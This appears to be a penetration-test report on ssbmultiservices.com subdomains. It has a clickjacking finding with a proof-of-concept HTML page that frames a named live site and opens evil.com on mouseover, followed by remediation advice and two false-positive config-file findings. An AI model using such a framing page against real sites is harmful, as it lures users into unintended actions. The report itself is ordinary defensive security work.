

Website name


<https://globaltaxnyc.ssbmultiservices.com/>

1.Vulnerability name: Clickjacking: X-Frame-Options header

Vulnerable URL: <https://globaltaxnyc.ssbmultiservices.com/>

CVSS: Base Score: 5.8

POC:



Welcome To Global Multi Services Inc.

HTML File:

```
iframe{  
width: 100%;
```

```
height: 600px;
border: none;
}
</style>

<title>Clickjacking PoC</title>

</head>

<body >

<a onmouseover="window.open('http://evil.com')" style="z-
index:1;left:900px;position:relative;top:150px;font-size: 30px;text-transform: capitalize;color:red;text-
decoration:none;font-style: normal;">clickjacking</a>

<iframe sandbox="allow-modals allow-popups allow-forms allow-same-origin allow-scripts"
style="opacity:1" src=" https://globaltaxnyc.ssbmultiservices.com/">

</ifram>

</body>

</html>
```

This code save with html file and run this

The impact of this vulnerability:

The impact depends on the affected web application.

How to fix this vulnerability:

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

Recommendation

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors

directive. Consult Web references for more information about the possible values for this header.


2.Vulnerability name: Development configuration files

Vulnerable URL : <https://baacusa.ssbmultiservices.com/index.php/subscribe-register-form>

POC: False Positive



```
{
  "private": true,
  "scripts": {
    "dev": "npm run development",
    "development": "mix",
    "watch": "mix watch",
    "watch-poll": "mix watch -- --watch-options-poll=1000",
    "hot": "mix watch --hot",
    "prod": "npm run production",
    "production": "mix --production"
  },
  "devDependencies": {
    "axios": "^0.21",
    "laravel-mix": "^6.0.6",
    "lodash": "^4.17.19",
    "postcss": "^8.1.14"
  }
}
```



```
{
  "name": "laravel/laravel",
  "type": "project",
  "description": "The Laravel Framework.",
  "keywords": [
    "framework"
  ],
  "license": "MIT",
  "require": {
    "php": "^7.3|^8.0",
    "fideloper/proxy": "^4.4",
    "fruitcake/laravel-cors": "^2.0",
    "guzzlehttp/guzzle": "^7.0.1",
    "laravel/framework": "^8.12",
    "laravel/tinker": "^2.5",
    "paypal/rest-api-sdk-php": "^1.14"
  },
  "require-dev": {
    "facade/ignition": "^2.5",
    "fakerphp/faker": "^1.9.1",
    "laravel/sail": "^1.0.1",
    "mockery/mockery": "^1.4.2",
    "nunomaduro/collision": "^5.0",
    "phpunit/phpunit": "^9.3.3"
  },
  "config": {
    "optimize-autoloader": true,
    "preferred-install": "dist",
    "sort-packages": true
  }
}
```

3.Vulnerability name: Development configuration files

POC: False Positive